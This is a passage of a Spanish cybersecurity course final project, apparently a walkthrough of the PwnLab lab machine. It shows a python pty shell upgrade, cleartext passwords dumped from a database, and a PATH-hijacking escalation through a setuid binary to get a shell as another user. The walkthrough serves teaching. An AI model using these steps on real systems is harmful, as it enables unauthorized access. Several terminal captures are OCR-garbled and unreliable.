
Somos el usuario www-data, es el usuario por defecto del servidor, no tiene privilegios, por lo tanto nos debemos encargar de conseguírnoslos escalando, para ello primero vamos a acomodarnos la shell para hacerla aún más potente, comando

which python

para ver si Python está instalado, luego el comando

python -c 'import pty; pty.spawn("/bin/bash")'

que nos lanzará una shell bash (más potente que la sh):



```
kali@kali: ~
: <LOOPBACK,UP,BROADCAST,NOARP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
link/loopback 0: File Actions Edit View Help
inet 127.0.0.1/8 brd 127.255.255.255 scope host loopback0
    valid_lft 0s
    linklayer
inet6 ::1/128 brd :: scope host loopback0
    valid_lft forever
    linklayer
eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
link/ether 08:00:2e:08:00:02 brd ff:ff:ff:ff:ff:ff
inet 172.20.10.7 brd 172.20.10.255 scope global eth0
    valid_lft 1048:02
    linklayer
    inet6 fe80::4002:2e0ff:fe08:0002 brd ff:ff:ff:ff:ff:ff
        valid_lft forever
        linklayer
docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
link/ether 02:04:ac:1c:00:00 brd ff:ff:ff:ff:ff:ff
inet 172.17.0.1 brd 172.17.0.255 scope global docker0
    valid_lft forever
    linklayer
(kali㉿kali)-[~]
$ ping 172.20.10.10.
PING 172.20.10.8 (172.20.10.8) 56(84) bytes of data.
64 bytes from 172.20.10.8 (172.20.10.8): icmp_seq=1 ttl=64 time=1.51 ms
64 bytes from 172.20.10.8 (172.20.10.8): icmp_seq=2 ttl=64 time=1.51 ms
64 bytes from 172.20.10.8 (172.20.10.8): icmp_seq=3 ttl=64 time=1.51 ms
^C
--- 172.20.10.8 ping statistics ---
3 packets transmitted, 0 packets received, 0% packet loss, time 200ms
rtt min/avg/max/mde 0.878/1.285/1.510/0.256 ms
(kali㉿kali)-[~]
```

TALLER DE CIBERSEGURIDAD

TRABAJO FINAL - JULIO 2024

Ya accedimos a bash, ahora vamos a ejecutar un comando

```
export TERM=screen
```

para trabajar más tranquilos y luego revisar el directorio /home con el comando

```
cd /home
```

y luego con el comando

ls -la


kali㉿kali: ~

```
File Actions Edit View Help [File View Help]
1: lo: <LOOPBACK,UP,BROADCAST> state UNKNOWN group default qlen 1000
    link/loopback 0
    inet 127.0.0.1/8 brd 127.0.0.1 scope host loopback0
        valid_lft forever
        inet6 ::1/128 brd :: scope host loopback0
            valid_lft forever
            listening on [any] 443 ...
2: eth0: <NO-CARRIER> state DOWN group default qlen 1000
    link/ether 08:00:ac:17:20:10 brd ff:ff:ff:ff:ff:ff
    inet 172.20.10.7 brd 172.20.10.7 scope global eth0
        valid_lft 10:48:02
        valid_lft 3:51
        users, load average: 0.00, 0.01, 0.02
    inet6 fe80::ac17:20ff:fe08:0 brd fe80::ff:ff:fe08:0 scope link
        valid_lft 10:48:02
        valid_lft 3:51
        linkmode pcpu
        groups=33(www-data)
    inet 172.20.10.8 brd 172.20.10.8 scope global eth0
        valid_lft forever
        valid_lft 10:48:02
        users, load average: 0.00, 0.01, 0.02
    inet6 fe80::ac17:20ff:fe08:0 brd fe80::ff:ff:fe08:0 scope link
        valid_lft forever
        linkmode pcpu
        groups=33(www-data)
3: docker0: <NO-CARRIER> state DOWN group default qlen 1000
    link/ether 02:42:ac:17:20:10 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1 brd 172.17.0.1 scope global docker0
        valid_lft forever
        valid_lft 10:48:02
        users, load average: 0.00, 0.01, 0.02
    valid_lft 10:48:02
    valid_lft 3:51
    linkmode pcpu
    groups=33(www-data)
    www-data@pwnlab:/home$ ls -la
    total 24
    drwxr-xr-x  6 root root 4096 Mar 17  2016 .
    drwxr-xr-x  21 root root 4096 Mar 17  2016 ..
    drwxr-x---  2 john john 4096 Mar 17  2016 john
    drwxr-x---  2 kane kane 4096 Mar 17  2016 kane
    drwxr-x---  2 kent kent 4096 Mar 17  2016 kent
    drwxr-x---  2 mike mike 4096 Mar 17  2016 mike
    www-data@pwnlab:/home$ ping 172.20.10.8
    PING 172.20.10.8 (172.20.10.8) 56(84) bytes of data.
    64 bytes from 172.20.10.8: icmp_seq=1 ttl=64 time=0.000 ms
    64 bytes from 172.20.10.8: icmp_seq=2 ttl=64 time=0.000 ms
    64 bytes from 172.20.10.8: icmp_seq=3 ttl=64 time=0.000 ms
    ^C
    — 172.20.10.8 ping statistics —
    3 packets transmitted, 3 packets received, 0% packet loss
    rtt min/avg/max/mde
    www-data@pwnlab:/home$
```

TALLER DE CIBERSEGURIDAD

TRABAJO FINAL - JULIO 2024

Vemos como existe un directorio por usuario, vamos a probar si sus credenciales de ingreso son las mismas que anteriormente obtuvimos, verán que con kenty con kanetenemos acceso:



The screenshot shows a Kali Linux terminal window with two panes. The left pane displays a MySQL shell session where the user has gained root privileges and is interacting with the 'users' table. The right pane shows a file browser with a directory structure including 'kane' and 'mike'.

```
root@kali:~# python -c 'import pty; pty.spawn("/bin/bash")'
ERROR 1064 (42000) at line 2: syntax error near or at keyword 'syntax'
MySQL [(none)]> cd /home
MySQL [(none)]> ls -la
total 24
drwxr-xr-x  6 root root 4096 Mar 17 2016 .
drwxr-xr-x 21 root root 4096 Mar 17 2016 ..
drwxr-x---  2 john john 4096 Mar 17 2016 john
drwxr-x---  2 kane kane 4096 Mar 17 2016 kane
drwxr-x---  2 kent kent 4096 Mar 17 2016 kent
drwxr-x---  2 mike mike 4096 Mar 17 2016 mike
MySQL [Users]> SHO
+-----+
| Tables_in_Users
+-----+
| users
+-----+
1 row in set (0.00)

MySQL [Users]> SEL
ERROR 1064 (42000) at line 1
MySQL [Users]> SEL
+-----+
| user | pass
+-----+
| kent | S1d6WHVCS
| mike | 0lzmZHNR
| kane | aVN2NVltM
+-----+
3 rows in set (0.00)

MySQL [Users]> kent@pwnlab:/home$
```

Entraremos con kanee intentaremos obtener información, primero con el comando

ls -la

listamos lo que tenemos en el directorio, luego con el comando

cd kane/


nos vamos al directorio del usuario y finalmente con el

ls -la

estando en kane/ vemos los ficheros del directorio (si, el rojo es el que nos interesa ya que está ligado a mike):

TALLER DE CIBERSEGURIDAD

TRABAJO FINAL - JULIO 2024




```
www-data@pwnlab:/home$ cd Kane/
cd Kane/
bash: cd: Kane/: Permission denied
www-data@pwnlab:/home$ su Kane
su Kane
Password: iSvSYm2GRo
kane@pwnlab:/home$ ls -la
ls -la
total 24
drwxr-xr-x  6 root root 4096 Mar 17  2016 .
drwxr-xr-x 21 root root 4096 Mar 17  2016 ..
drwxr-x---  2 john john 4096 Mar 17  2016 john
drwxr-x---  2 kane kane 4096 Jul  9 11:03 kane
drwxr-x---  2 kent kent 4096 Jul  9 11:05 kent
drwxr-x---  2 mike mike 4096 Mar 17  2016 mike
kane@pwnlab:/home$ cd Kane/
cd Kane/
kane@pwnlab:~$ ls -la
ls -la
total 32
drwxr-x---  2 kane kane 4096 Jul  9 11:03 .
drwxr-xr-x  6 root root 4096 Mar 17  2016 ..
-rw-r--r--  1 kane kane  5 Jul  9 11:03 .bash_history
-rw-r--r--  1 kane kane 220 Mar 17  2016 .bash_logout
-rw-r--r--  1 kane kane 3515 Mar 17  2016 .bashrc
-rwsr-sr-x  1 mike mike 5148 Mar 17  2016 msgmike
-rw-r--r--  1 kane kane  675 Mar 17  2016 .profile
kane@pwnlab:~$
```

Podemos chequear con el comando

file msgmike

para ver información sobre ese fichero, como verán es un ejecutable:




```
drwxr-x---  2 kane kane 4096 Jul  9 11:03 .
drwxr-xr-x  6 root root 4096 Mar 17  2016 ..
-rw-r--r--  1 kane kane  5 Jul  9 11:03 .bash_history
-rw-r--r--  1 kane kane 220 Mar 17  2016 .bash_logout
-rw-r--r--  1 kane kane 3515 Mar 17  2016 .bashrc
-rwsr-sr-x  1 mike mike 5148 Mar 17  2016 msgmike
-rw-r--r--  1 kane kane  675 Mar 17  2016 .profile
kane@pwnlab:~$ file msgmike
msgmike: setuid, setgid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GN
U/Linux 2.6.32, BuildID[sha1]=d7e0b21f33b2134bd17467c3bb9be37deb88b365, not stripped
kane@pwnlab:~$
```

Podemos probar ejecutarlo con

./msgmike

ya que como vimos anteriormente es un ejecutable:



```
-rwsr-sr-x  1 mike mike 5148 Mar 17  2016 msgmike
-rw-r--r--  1 kane kane  675 Mar 17  2016 .profile
kane@pwnlab:~$ file msgmike
msgmike: setuid, setgid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GN
U/Linux 2.6.32, BuildID[sha1]=d7e0b21f33b2134bd17467c3bb9be37deb88b365, not stripped
kane@pwnlab:~$ ./msgmike
./msgmike
cat: /home/mike/msg.txt: No such file or directory
kane@pwnlab:~$
```

TALLER DE CIBERSEGURIDAD


TRABAJO FINAL - JULIO 2024

Pero no tenemos mucho éxito, que esté en color rojo está ligado a los permisos para utilizar ese ejecutable, como verán anteriormente en la captura, dichos permisos están ligados al usuario mikey nosotros si bien vemos el fichero, estamos como kane.

Ejecutemos el comando

strings msgmike

para ver qué información podemos encontrar sobre el binario:



Al ejecutarlo podemos ver como hace un catálogo el directorio /home/mike/msg.txt

Con esta información vamos a valernos de una vulnerabilidad llamada path hijacking para cambiar el comportamiento de linux a la hora de buscar binarios.

Vamos a crear un “cat falso” con el comando

```
echo "/bin/sh" > /tmp/cat
```

Luego al recién creado le daremos los permisos con

```
chmod +x /tmp/cat
```

y exportaremos el PATH con el comando


```
export PATH=/tmp:$PATH
```

Éste lo que hace es agregarle el directorio temporal para almacenar ficheros que tiene linux. Para chequear el cambio podemos ejecutar nuevamente el PATH con el comando

```
echo $PATH
```

TALLER DE CIBERSEGURIDAD

TRABAJO FINAL - JULIO 2024



The screenshot shows a Kali Linux desktop environment. The terminal window displays assembly code, likely from a debugger or disassembler, showing various system calls and memory addresses. The file browser window shows a directory structure with files like 'libc.so.6' and 'ld-linux.so.2'. The desktop icons include a terminal, file manager, browser, and various application icons.

```
File Actions Edit View Help
 libc_csu_fini
_ITM_deregisterTMCloneTable
_x86.get_pc_thunk.bx
data_start ltt forever preferred_lft forever
edata /128 scope host noreffroute
fini ltt forever preferred_lft forever
data_start ANCAST,MULTICAST,UP,LOWER_UP mtu 1500 queue fq_codel
system@GLIBC_2.0
gmon_start _/128 brt 1000000 scope global dynamic nope
_dso_handle ltt 70520sec preferred_lft 70520sec
IO_stdin_used
setreuid@GLIBC_2.0
libc_start_main@GLIBC_2.0
libc_csu_init
libc_start_main@GLIBC_2.0
end _/10 brt 1000000 scope global dynamic nope
start ltt forever preferred_lft forever
fp_hw _/0-CARRIER,BROADCAST,MULTICAST,UP mtu 1500 queue fq_codel
bss_start _/10 brt 1000000 scope global dynamic nope
main _/10 brt 1000000 scope global dynamic nope
setregid@GLIBC_2.0
Jv_RegisterClasses
_TMC_END_
_ITM_registerTMCloneTable
init
kane@pwnlab:~$ echo "/bin/sh" > /tmp/cat
kane@pwnlab:~$ chmod +x /tmp/cat
kane@pwnlab:~$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
kane@pwnlab:~$ echo $PATH
kane@pwnlab:~$ /tmp/cat
/tmp:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
kane@pwnlab:~$
```

Si en este momento ejecutamos el comando

`ls -la`

(un simple chequeo para ver el contenido del directorio donde estamos) y luego ejecutamos el ./msgmike

Veremos que al ejecutarlo el comportamiento cambia, obteniendo ahora una shell:

TALLER DE CIBERSEGURIDAD

TRABAJO FINAL - JULIO 2024

A screenshot of a Kali Linux terminal window titled 'kali@kali: ~'. The terminal shows a shell exploit for user 'mike'. The user runs '/tmp/cat' which fails to find '/bin/sh'. They then use 'echo "/bin/sh" > /tmp/cat' to create a file containing the path to /bin/sh. They change the file's mode to executable with 'chmod +x /tmp/cat'. Finally, they export the PATH environment variable to include the temporary directory and run '/tmp/cat' again, successfully spawning a new shell as user 'mike'. The desktop environment at the bottom shows various application icons.

```
drwxr-xr-x 6 root root 4096 Mar 17 2016 ..
-rw-r--r-- 1 kane kane 5 Jul 9 11:03 .bash_history
-rw-r--r-- 1 kane kane 220 Mar 17 2016 .bash_logout
-rw-r--r-- 1 kane kane 3515 Mar 17 2016 .bashrc
-rwsr-sr-x 1 mike mike 5148 Mar 17 2016 msgmike
-rw-r--r-- 1 kane kane 675 Mar 17 2016 .profile
kane@pwnlab:~$ ./msgmike
./msgmike
/tmp/cat: 1: /tmp/cat: "/bin/sh": not found      global dynamic nopr
kane@pwnlab:~$ ./msgmike
./msgmike
/tmp/cat: 1: /tmp/cat: "/bin/sh": not found      global dynamic nopr
kane@pwnlab:~$ echo "/bin/sh" > /tmp/cat
echo "/bin/sh" > /tmp/cat                         scope global de 1SV3YHGR0
kane@pwnlab:~$ chmod +x /tmp/cat
chmod +x /tmp/cat                                 scope link noprティルス
kane@pwnlab:~$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH                           scope global de 1CAST1UP1
kane@pwnlab:~$ echo $PATH
echo $PATH                                         scope global de 1CAST1UP1
/tmp:/tmp:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
kane@pwnlab:~$ ls -la
ls -la                                            scope global de 1CAST1UP1
total 32                                         bytes in 20 direc
drwxr-x--- 2 kane kane 4096 Jul 9 11:03 .
drwxr-xr-x 6 root root 4096 Mar 17 2016 ..
-rw-r--r-- 1 kane kane 5 Jul 9 11:03 .bash_history
-rw-r--r-- 1 kane kane 220 Mar 17 2016 .bash_logout
-rw-r--r-- 1 kane kane 3515 Mar 17 2016 .bashrc
-rwsr-sr-x 1 mike mike 5148 Mar 17 2016 msgmike
-rw-r--r-- 1 kane kane 675 Mar 17 2016 .profile
kane@pwnlab:~$ ./msgmike
./msgmike
$ 
```

Con el comando `id` podemos chequear efectivamente si estamos como mike:

A screenshot of a Kali Linux terminal window showing the output of the 'id' command. It shows that the user has an ID of 1002 and a group ID of 1002, both associated with the 'mike' user. The desktop environment at the bottom shows various application icons.

```
kane@pwnlab:~$ ./msgmike
./msgmike
$ id
id
uid=1002(mike) gid=1002(mike) groups=1002(mike),1003(kane)
$ 
```

Vamos a irnos al directorio `/home/mike` para ver que tiene dentro, para ello

cd /home/Mike

A screenshot of a Kali Linux terminal window showing the contents of the '/home/mike' directory. The directory is empty, indicated by a total of 28 bytes. The desktop environment at the bottom shows various application icons.

```
uid=1002(mike) gid=1002(mike) groups=1002(mike),1003(kane)
$ cd /home/mike
cd /home/mike
$ ls -la
ls -la
total 28
drwxr-x--- 2 mike mike 4096 Mar 17 2016 .
drwxr-xr-x 6 root root 4096 Mar 17 2016 ..
-rw-r--r-- 1 mike mike 220 Mar 17 2016 .bash_logout
-rw-r--r-- 1 mike mike 3515 Mar 17 2016 .bashrc
-rwsr-sr-x 1 root root 5364 Mar 17 2016 msg2root
-rw-r--r-- 1 mike mike 675 Mar 17 2016 .profile
$ 
```


TALLER DE CIBERSEGURIDAD

TRABAJO FINAL - JULIO 2024

Nótese en la anterior captura el archivo con permisos de root que se llama msg2root, primero vamos a investigar de que se trata con el comando

file msg2root

```
drwxr-xr-x 2 mike mike 4096 Mar 17 2016 .
drwxr-xr-x 6 root root 4096 Mar 17 2016 ..
-rw-r--r-- 1 mike mike 220 Mar 17 2016 .bash_logout
-rw-r--r-- 1 mike mike 3515 Mar 17 2016 .bashrc
-rwsr-sr-x 1 root root 5364 Mar 17 2016 msg2root
-rw-r--r-- 1 mike mike 675 Mar 17 2016 .profile
$ file msg2root
file msg2root
msg2root: setuid, setgid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=60bf769f8fbfffd406c047f698b55d2668fae14d3, not stripped
$
```



Al ver que es ejecutable podemos intentar ejecutarlo con el comando

./msg2root

```
drwxr-xr-x 6 root root 4096 Mar 17 2016 ..
-rw-r--r-- 1 mike mike 220 Mar 17 2016 .bash_logout
-rw-r--r-- 1 mike mike 3515 Mar 17 2016 .bashrc
-rwsr-sr-x 1 root root 5364 Mar 17 2016 msg2root
-rw-r--r-- 1 mike mike 675 Mar 17 2016 .profile
$ file msg2root
file msg2root
msg2root: setuid, setgid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=60bf769f8fbfffd406c047f698b55d2668fae14d3, not stripped
$ ./msg2root
/bin/sh: 5: ./msg2root: not found
$ ./msg2root
./msg2root: command not found
Message for root: hola Daemontech
hola Daemontech
hola Daemontech
$
```



